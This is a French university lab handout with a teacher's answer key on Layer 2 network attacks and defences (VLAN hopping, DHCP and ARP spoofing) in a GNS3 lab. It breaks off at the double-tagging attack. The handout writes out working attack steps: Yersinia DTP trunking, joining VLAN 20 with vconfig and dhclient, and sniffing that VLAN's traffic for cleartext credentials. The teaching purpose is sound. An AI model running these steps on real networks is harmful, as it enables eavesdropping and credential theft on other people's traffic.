



Institut Universitaire de Technologie de Nice - Côte d'Azur
Département **Réseaux & Télécommunications**

Mohamed Droussi
Johan Abdallah

T.P de Cyber n° R4.Cyber.09 -01

“Sécurité des réseaux LAN”

TP : Vulnérabilités de Couche 2 - VLAN, DHCP et ARP

- **Intégration des équipements réseaux dans l'architecture**
- **Sécurisation de base sur routeur et switch**
- **Attaque (n°1) VLAN Hopping (Switch Spoofing)**
- **Attaque (n°2) DHCP Spoofing**
- **Attaque (n°3) ARP Spoofing (Empoisonnement ARP)**



I - Préambule

Malgré la robustesse de nos murailles de pierre (pare-feux de périmètre), les cours intérieures de nos châteaux (Couche 2 du modèle OSI) sont souvent négligées, ce qui les rend extrêmement vulnérables aux trahisons et aux attaques internes. Les postes de garde (switches) s'appuient sur des règles d'accueil par défaut (Plug-and-Play) qui privilégient la libre circulation des marchands au détriment de la sécurité du royaume. Ce TP vous apprendra à repousser les ruses des mercenaires (attaques réseau de couche 2) et à fortifier vos équipements face à ces menaces.


I.1 - Rappels de cours: VLAN Hopping (Attaque par Switch Spoofing)

Le saut de VLAN (VLAN Hopping) est une attaque permettant à une machine d'accéder à du trafic appartenant à des VLANs auxquels elle n'est pas censée avoir accès. Les commutateurs Cisco utilisent le protocole **DTP (Dynamic Trunking Protocol)** pour négocier automatiquement la création de liens Trunk (des liens transportant le trafic de plusieurs VLANs avec des balises 802.1Q) entre deux équipements. Par défaut, de nombreux ports sont configurés en mode dynamic auto ou dynamic desirable.

- **L'attaque :** L'attaquant envoie des trames DTP falsifiées au commutateur pour se faire passer pour un autre switch. Si le commutateur accepte la négociation, le port de l'attaquant devient un port Trunk.
- **Conséquences :** L'attaquant reçoit le trafic diffusé sur tous les VLANs autorisés sur le Trunk et peut injecter du trafic dans n'importe quel VLAN en ajoutant manuellement le tag 802.1Q correspondant à ses paquets.
- **Protection :** Désactiver la négociation DTP (switchport nonegotiate) et forcer les ports utilisateurs en mode accès statique (switchport mode access).

Objectif de l'usurpation de VLAN :


- *établir une liaison « trunk » avec un autre commutateur*
- *recupérer le trafic étiqueté du réseau*



I.2 - Rappels de cours : DHCP Spoofing

L'attaque DHCP Spoofing consiste à installer un faux serveur DHCP sur le réseau, capable d'attribuer des configurations frauduleuses aux clients. Lorsqu'un client rejoint le réseau, il diffuse une requête DHCP Discover.

- **L'attaque :** L'attaquant, disposant d'un serveur DHCP très réactif (souvent sous Linux avec dnsmasq), répond avec un DHCP Offer plus rapidement que le serveur légitime du réseau.
- **Conséquences :** L'attaquant peut fournir sa propre adresse IP en tant que passerelle par défaut (Gateway) et serveur DNS. Cela lui permet d'intercepter tout le trafic sortant de la victime vers Internet et de réaliser des attaques de type homme du milieu (MITM).
- **Protection :** Activation du DHCP Snooping pour définir des ports de "confiance" (reliés aux vrais serveurs DHCP) et des ports non fiables (où les messages DHCP Offer seront bloqués).




I.3 - Rappels de cours : ARP Spoofing (Empoisonnement ARP)

Le protocole ARP (Address Resolution Protocol) permet d'associer une adresse IP logique à une adresse MAC physique. Ce protocole ne possède aucun mécanisme d'authentification.

- **L'attaque :** L'attaquant envoie en continu des réponses ARP non sollicitées (Gratuitous ARP) à la victime et à la passerelle. Il indique à la victime "L'adresse IP de la passerelle correspond à mon adresse MAC" et à la passerelle "L'adresse IP de la victime correspond à mon adresse MAC".
- **Conséquences :** Les tables ARP des victimes sont corrompues (empoisonnées). Le trafic entre la victime et la passerelle transite physiquement par la machine de l'attaquant, permettant une écoute clandestine totale.

- **Protection** : Mise en place du **Dynamic ARP Inspection (DAI)**, qui s'appuie sur la base de données du DHCP Snooping pour vérifier que l'adresse IP annoncée dans le paquet ARP correspond bien à l'adresse MAC et au port physique légitimes.



I.4 - Rappels de configuration

Pour bâtir nos défenses, nous utiliserons les incantations de base de l'IOS Cisco :

- Création des quartiers : `vlan [ID], name [Nom]`
- Assignation d'un garde à un quartier : `switchport mode access, switchport access vlan [ID]`
- Création d'un pont-levis (Trunk) : `switchport mode trunk`
- Désactivation des négociations douteuses (Désactiver DTP) : `switchport nonegotiate`

Les sorts de protection (commandes) à maîtriser :

- `switchport port-security` : Pour limiter le nombre de visages par porte.
- `switchport nonegotiate` : Pour briser les négociations de pont-levis.
- `ip dhcp snooping` : Pour filtrer les annonces de faux intendants.
- `ip arp inspection` : Pour vérifier la légitimité des parchemins ARP.


I.5 - Quelques éléments complémentaires

Gardez en tête que l'attaquant utilisera une machine redoutable nommée **Kali Linux**. Les outils de siège incluront *Yersinia* (pour les attaques protocolaires) et *Ettercap* ou *arp spoof* (pour l'empoisonnement des registres).

II. Préparation

Cette partie vise à mettre en œuvre l'environnement GNS3 conformément à la **topologie fournie**. C'est ici que nous posons les fondations matérielles du château.

II.1 - Topologie Globale



La structure se compose comme suit :

- Le donjon (Routeur R1) : Passerelle vers l'extérieur et Serveur DHCP.
- La Haute Cour : L'équipement central qui relie toutes les entités.
- Poste de Garde Ouest (PosteOuest-SWA) : Zone de danger. Connecte le Villageois A (Debian) et le Chevalier Noir (Kali) dans une zone villageoise (**VLAN10**). Contient aussi une zone de noblesse (**VLAN20**)
- Poste de Garde Est (PosteEst-SWB) : Contient une zone de noblesse (**VLAN20**) avec le Trésor Royal (Serveur Web) et l'éclaireur (PCTest). Une zone villageoise avec PCB.

II.2 - Configurer les paramètres IP et le Routage

Avant que la bataille ne commence, vous devez définir les limites du quartier et les chemins que prendront les messagers. Le Routeur R1 fera office de Grand Scribe, distribuant les adresses IP et guidant les troupes entre les VLANs.

Configurez les sous-interfaces pour permettre le routage inter-quartiers (routage inter-vlan) sur le routeur.

Configurez le nat inside et outside sur le routeur

Note : Utilisez l'encapsulation dot1Q pour que le routeur comprenne les blasons des différents VLANs..

Question : Quelles commandes avez-vous utilisé pour permettre le routage inter-vlan ?

Question : Quelles commandes avez-vous utilisé pour permettre le nat ?

Réponse :

```
R1(config)# interface Fa0/0
R1(config-subif)# no sh
R1(config)# interface Fa0/0.10
R1(config-subif)# encapsulation dot1Q 10
R1(config-subif)# ip address 192.168.10.254 255.255.255.0
R1(config-subif)# exit
R1(config)# interface Fa0/0.20
R1(config-subif)# encapsulation dot1Q 20
R1(config-subif)# ip address 192.168.20.254 255.255.255.0
```

Réponse :

```
R1(config)# interface Fa0/0
R1(config-subif)# ip nat inside
R1(config)# interface Fa0/1
R1(config-subif)# ip nat outside
```

Configurez deux pools DHCP sur le routeur R1 en respectant le cahier des charges suivant :

- **Réseau à distribuer :** 192.168.10.0 / 24 ET 192.168.20.0 / 24
- **Passerelle par défaut (Default Router) :** 192.168.10.254 ET 192.168.20.254
- **Serveur DNS :** 8.8.8.8 (Google)
- **Contrainte de sécurité :** Vous devez impérativement exclure les adresses IP du routeur pour qu'elle ne soit pas distribuée à un poste.

Une fois la configuration terminée sur R1, basculez sur vos machines virtuelles (Kali et Debian) pour récupérer dynamiquement vos adresses IP.

Question : Créez les pools DHCP royaux pour chaque VLAN afin que les émissaires reçoivent automatiquement leurs adresses IP.

Question : Quelle commande Cisco avez-vous utilisée pour exclure l'adresse du routeur, et que se passerait-il si vous oubliiez de le faire ?

Question : Quelle commande avez-vous tapée sur le routeur R1 pour vérifier qu'il a bien distribué les adresses IP à la Kali et à la Debian ? (Fournissez une capture d'écran du résultat).

Question : Sur les machines Linux (Debian et Kali), quelle commande utilisez-vous dans le terminal pour forcer la machine à interroger le serveur DHCP ?

Réponses Version Prof :

Réponse :

```
R1(config)# ip dhcp pool POOL_VILLAGEOIS
R1(dhcp-config)# network 192.168.10.0 255.255.255.0
R1(dhcp-config)# default-router 192.168.10.254
R1(dhcp-config)# dns-server 8.8.8.8
R1(config)# ip dhcp pool POOL_NOBLES
R1(dhcp-config)# network 192.168.20.0 255.255.255.0
R1(dhcp-config)# default-router 192.168.20.254
R1(dhcp-config)# dns-server 8.8.8.8
```

Réponse : ip dhcp excluded-address 192.168.10.254

Réponse : show ip dhcp binding

Réponse : sudo dhclient eth0 (mettre sudo que si on est pas en root)

II.3 - Configuration de base du Switch

Le Switch est le cœur de votre forteresse. Pour l'instant, nous allons le configurer pour qu'il soit fonctionnel, mais nous allons laisser les options par défaut qui le rendent vulnérable.

Sur le Switch, vous devez :

- Créer les quartiers **VLAN10 (nommé Villageois)** et **VLAN20 (nommé Nobles)**
- Configurer les liens trunks (**switchport mode trunk**)
- Placer les villageois et le chevalier noir dans le VLAN10
- Placer le Trésor Royal, l'éclaireur, et le Baron dans le VLAN20

Note : Pour l'instant, ne configurez AUCUNE sécurité avancée. Le château doit être fonctionnel mais vulnérable.

Question : Quelles commandes avez-vous utilisé pour créer (et nommer) les quartiers (VLANs) ?

Question : Quelles commandes avez-vous utilisé pour configurer les liens trunks ?

Question : Quelles commandes avez-vous utilisé pour assigner les ports aux VLANs respectifs ?

Question : Testez la connectivité du VLAN10 en faisant un ping du VillageoisA (PCA) au VillageoisB (PCB)

Question : Testez la connectivité du VLAN20 en faisant un ping du Baron (PCC) au Trésor Royal (ServWeb)

Vous devez être capable de ping l'entièreté des équipements à partir d'un poste (ex: Villageois A PCA doit pouvoir ping le Baron PCC)

→ Prince Abdallah et Sir Droussi devront valider la connectivité afin de poursuivre le TP.


III. Manipulation

L'objectif de cette manipulation est de mettre en place l'infrastructure (premier temps), de subir les assauts du Chevalier Noir (second temps), puis de fortifier définitivement le château (dernier temps).

III.1 - Mise en place de la topologie

Reproduire la topologie et les configurations de la préparation.

Démarrez tous les équipements sous GNS3. Vérifiez que la machine Debian reçoit bien son adresse IP via DHCP de la part du Routeur. Vérifiez que la machine Kali est également connectée. Testez les communications avec une commande ping entre les nobles (Debian) et le Donjon (Routeur). Tout doit fonctionner en temps de paix.



III.2 - L'édification des Remparts (Sécurisation de base)

Avant d'ouvrir les portes du royaume, le Maître Architecte doit s'assurer que l'accès au Donjon (Routeur) et au Grand Carrefour (Switch) est protégé par des sceaux magiques et des gardes d'élite.

L'objectif est d'interdire tout accès non autorisé aux postes de commandement. Pour ce faire, vous devez implémenter les mesures de sécurité apprises lors de vos premières années d'apprentissage à l'académie.

Manipulation 1 : Le Blason et l'Avertissement (Bannière)

Tout voyageur se présentant aux portes doit savoir qu'il entre dans un domaine protégé. Affichez un message d'avertissement dissuasif.

Configurer un banner motd pour prévenir que tout accès non autorisé sera puni par la loi du Royaume.

Question : Quelle commande avez-vous utilisé pour configurer un banner motd ?

Manipulation 2 : Le registre des Portes (Description)

Un bon intendant sait exactement à quoi sert chaque ouverture dans la muraille.

Ajoutez une description sur chaque interface active (vers les émissaires, vers le Chevalier Noir et entre les équipements).

Question : Quelle commande avez-vous utilisé pour ajouter une description sur chaque interface active ?

Manipulation 3 : Le messenger Crypté (Activation de SSHv2)

Les ordres envoyés à distance ne doivent pas être interceptés par des espions sur la route. Le protocole Telnet (en clair) est banni au profit du parchemin scellé (SSHv2).

Définir un nom de domaine, générer une clé RSA de 2048 bits et forcer l'utilisation de SSH sur les lignes de communication. + Création d'un compte dans la base de données locale de l'équipement pour permettre la connexion SSH.

Question : Quelle commande avez-vous utilisé pour configurer le SSH ?

Manipulation 4 : Les mots de Passe

L'accès physique (Console) et l'accès au grimoire des commandes (Mode Privilégié) doivent être protégés par des formules secrètes complexes et cryptées dans la mémoire de l'équipement.

Configurer un enable secret et un mot de passe de console, puis créer un compte utilisateur local pour les administrateurs du château.

Question : Quelle commande avez-vous utilisé pour sécuriser l'accès console et au mode privilégié ?

Note : Une fois ces mesures appliquées, testez la connexion depuis la machine Debian (l'émissaire) en utilisant la commande `ssh archimage@[IP_du_Switch]`. Si le sceau est valide, vous pourrez commander l'équipement à distance en toute sécurité.

Réponse :

Configuration de la bannière

```
(conf)#banner motd #Message de bienvenue#
```

Ajout de descriptions sur les ports

```
(conf-if)#interface fastEthernet 0/0
```

```
(conf-if)#description Connexion vers le switch principal
```

Activation du service SSHv2 avec une clé RSA de 2048 bits

```
(conf)#ip domain-name monreseau.com
```

```
(conf)#crypto key generate rsa usage-keys label SSH_KEY modulus 2048
```

Connexion à distance uniquement via SSH

```
(conf)#line vty 0 4
```

```
(conf-line)#transport input ssh
```

Configuration des mots de passe forts pour la console et le mode privilégié

```
(conf)#enable secret mdp_R409
```

```
(conf-line)#line con 0
```

```
(conf-line)#password mdp_R409_console
```

```
(conf-line)#login
```

Création d'un compte pour SSH dans la base de données locale

```
(conf)#username utilisateur privilege 15 secret mdp_user_R409
```

III.3 - La Brèche dans la Muraille : Le VLAN Hopping (saut de VLAN)

L'objectif de cette phase est de démontrer comment un espion peut s'affranchir des barrières magiques (VLANs) pour s'introduire dans les quartiers réservés sans passer par le Donjon (Routeur) dans le but d'espionner le trafic.

III.3.1 - État des lieux

Pour que l'assaut réussisse, nous exploitons une faille de courtoisie des gardes. Par défaut, les ports des switches Cisco utilisent le protocole DTP (Dynamic Trunking Protocol) pour négocier leur état.

Afin de faciliter l'agrandissement du château, l'intendant a laissé les portes en mode négociation. Pour simuler cette vulnérabilité, nous allons configurer le port du Chevalier Noir pour qu'il annonce activement sa volonté de devenir un pont-levis (Trunk).



Manipulation préliminaire : Sur le PosteOuest-SWA, configurez l'interface de la Kali (Eth0/3) en mode desirable

```
PosteOuest-SWA(config)# interface Ethernet0/3  
PosteOuest-SWA(config-if)# switchport mode dynamic desirable
```

III.3.2 - Attaque n°1 : Le Switch Spoofing (Usurpation de Switch)

Manipulation : Analyser les paquets DTP

Sur la Kali, lancez l'outil de siège en mode interactif :

```
sudo yersinia -I
```

Appuyez sur F5 pour sélectionner le menu DTP. **Attendre jusqu'à voir s'afficher un élément.**

Question : à quoi correspond ce que vous voyez dans cette fenêtre ?

Réponse : On observe les annonces DTP du switch. Le port est en mode "Desirable", ce qui signifie qu'il attend qu'un voisin lui propose de monter un Trunk pour accepter.

Manipulation : Forcer le Trunking

Appuyez sur X pour ouvrir le menu des attaques, puis **choisissez "1: enabling trunking"**.

Question : Qu'est-ce qui s'est rajouté dans la fenêtre Yersinia ?

Réponse : Une nouvelle ligne de statut confirme que le lien est passé en mode **Trunking**. La Kali a convaincu le switch qu'elle était elle-même un commutateur.

Manipulation : Vérification dans le switch

Sur le Switch Ouest, **vérifiez l'état des trunks** (commande à taper en mode privilège).

Question : Quelle commande avez vous utilisé pour vérifier l'état des trunks ?
Question : Quelle interface est apparue dans la liste des trunks

Réponse : `show interfaces trunk`

Réponse : Une nouvelle ligne de statut confirme que le lien est passé en mode **Trunking**. La Kali a "convaincu" le switch qu'elle était elle-même un commutateur.

Manipulation : Infiltration dans le VLAN20

Le chevalier Noir peut désormais étiqueter ses propres messages avec le blason du VLAN 20. Sur la machine Kali, tapez ces commandes dans un terminal :

```
sudo vconfig add eth0 20  
sudo ip link set eth0.20 up  
sudo dhclient eth0.20
```

Vérifiez votre adresse IP à l'aide d'un `ip a`.

Question : Avez-vous obtenu une ip en 192.168.20.x ?

Réponse : Oui

Manipulation : Interception des messages de la Noblesse


Avant de commencer cette manipulation, vous devez faire en sorte que le Baron (VLAN20) puisse accéder au Trésor Royal (VLAN20). Effectuez les manipulations nécessaires pour que PCc puisse ping ServWeb.

Une fois que les deux entités peuvent communiquer, nous allons lancer une capture Wireshark sur la Kali. Démarrez Wireshark sur Kali Linux :
en mode root dans la console : `wireshark`

Sélectionnez eth0 (et non eth0.20) car on souhaite voir tout ce qui arrive dans le câble.

Dans la barre de filtre de Wireshark, tapez : `vlan.id == 20`.

Depuis le PCc (Baron), lancez un ping vers le ServWeb. Retournez sur Wireshark, vous devez être capable d'intercepter les paquets ICMP. Cliquez sur un de ces paquets et analysez-le.



Question : Dans la trame, qu'est-ce qui prouve qu'il s'agit bien d'un paquet intercepté grâce au trunking ?

Question : Ou se trouve l'élément qui indique qu'il s'agit bien du VLAN 20 qu'on écoute ?

Question : Si l'on peut voir un ping, quel autre type de trame peut on intercepter qui est plus confidentiel ?

Réponse : C'est la présence de la couche **802.1Q Virtual LAN** dans l'en-tête Ethernet.

Réponse : Dans les détails du paquet Wireshark, il faut dérouler la section "**802.1Q Virtual LAN**". À l'intérieur, on trouve le champ "**ID**" ou "**VLAN Identifier**". Si l'attaque a réussi, cet élément affichera précisément la valeur **20**. C'est le "blason" numérique qui confirme que la trame appartient aux nobles

Réponse : Le ping (ICMP) n'est qu'un signal sonore. En mode Trunk, on peut intercepter :

- **Des requêtes HTTP :** Pour lire des pages web ou capturer des formulaires de connexion non chiffrés.
- **Des flux Telnet ou FTP :** Pour voler des identifiants et des mots de passe qui circulent en clair.
- **Des requêtes DNS :** Pour savoir quels sites ou serveurs les gardes du VLAN 20 consultent.

III.3.3 - Résolution n°1 : Verrouiller les Portes (PosteOuest-SWA)

La vulnérabilité reposait sur le fait que le port était “polyvalent” (Dynamic). La résolution consiste à supprimer cette ambiguïté.

Manipulation : Forcer le mode access

Par défaut, un port peut hésiter entre devenir une simple porte de villageois ou un grand pont-levis. On force ici le garde à ne reconnaître que les villageois du VLAN 10.

Sur PosteOuest-SWA :

```
PosteOuest-SWA(config)# interface Ethernet0/3  
PosteOuest-SWA(config-if)# switchport mode access  
PosteOuest-SWA(config-if)# switchport access vlan 10
```

Le commutateur désactive la capacité du port à monter un Trunk, même si la Kali envoie des demandes insistantes.

Sécurisez les interfaces des commutateurs.

Manipulation : Imposer le silence radio (no negotiate)

Même en mode access, le switch continue d'envoyer des paquets DTP toutes les 30 secondes pour annoncer son état. C'est une signature que l'espion peut utiliser pour identifier le matériel. On souhaite le désactiver ici.

```
PosteOuest-SWA(config-if)# switchport nonegotiate
```

Cette commande coupe totalement l'émission de trames DTP sur l'interface.

Question : Vérifier que les paquets DTP disparaissent sur Wireshark

III.3.4 - Etat des lieux

Même avec les portes verrouillées en mode access, un espion situé dans le VLAN Natif (le VLAN 1, utilisé par défaut pour la gestion du château) peut tenter une attaque par Double Tagging. Cette faille exploite le mécanisme de retrait automatique du blason natif lors du passage d'un Trunk.

Le Chevalier Noir a été bouté hors du mode Trunk par le Maître Architecte. Cependant, une faille subsiste : la confusion des blasons sur les ponts-levis (liens Trunks). Si l'espion parvient à se brancher sur une porte appartenant au VLAN Natif (le VLAN 1, celui qui n'est jamais étiqueté par les gardes), il peut tenter la manœuvre du Passager Clandestin.

Manipulation préliminaire : Le déplacement de l'espion

Pour que cette ruse fonctionne, le Chevalier Noir doit quitter le quartier des Villageois (VLAN 10).

Sur GNS3 : **Déplacez le câble de la Kali du port Eth0/3 vers un port non configuré (par défaut dans le VLAN 1)**, par exemple sur le port Eth2/0 sur le PosteOuest-SWA.

Question : Quelle commande utilisez-vous sur le PosteOuest-SWA pour vérifier que le port Eth2/0 est assigné au VLAN 1 ?

Réponse : `sh ip int brief`

III.3.5 - Attaque n°2 : Le double Tagging (Double étiquetage)

Manipulation : Préparer la forge des paquets

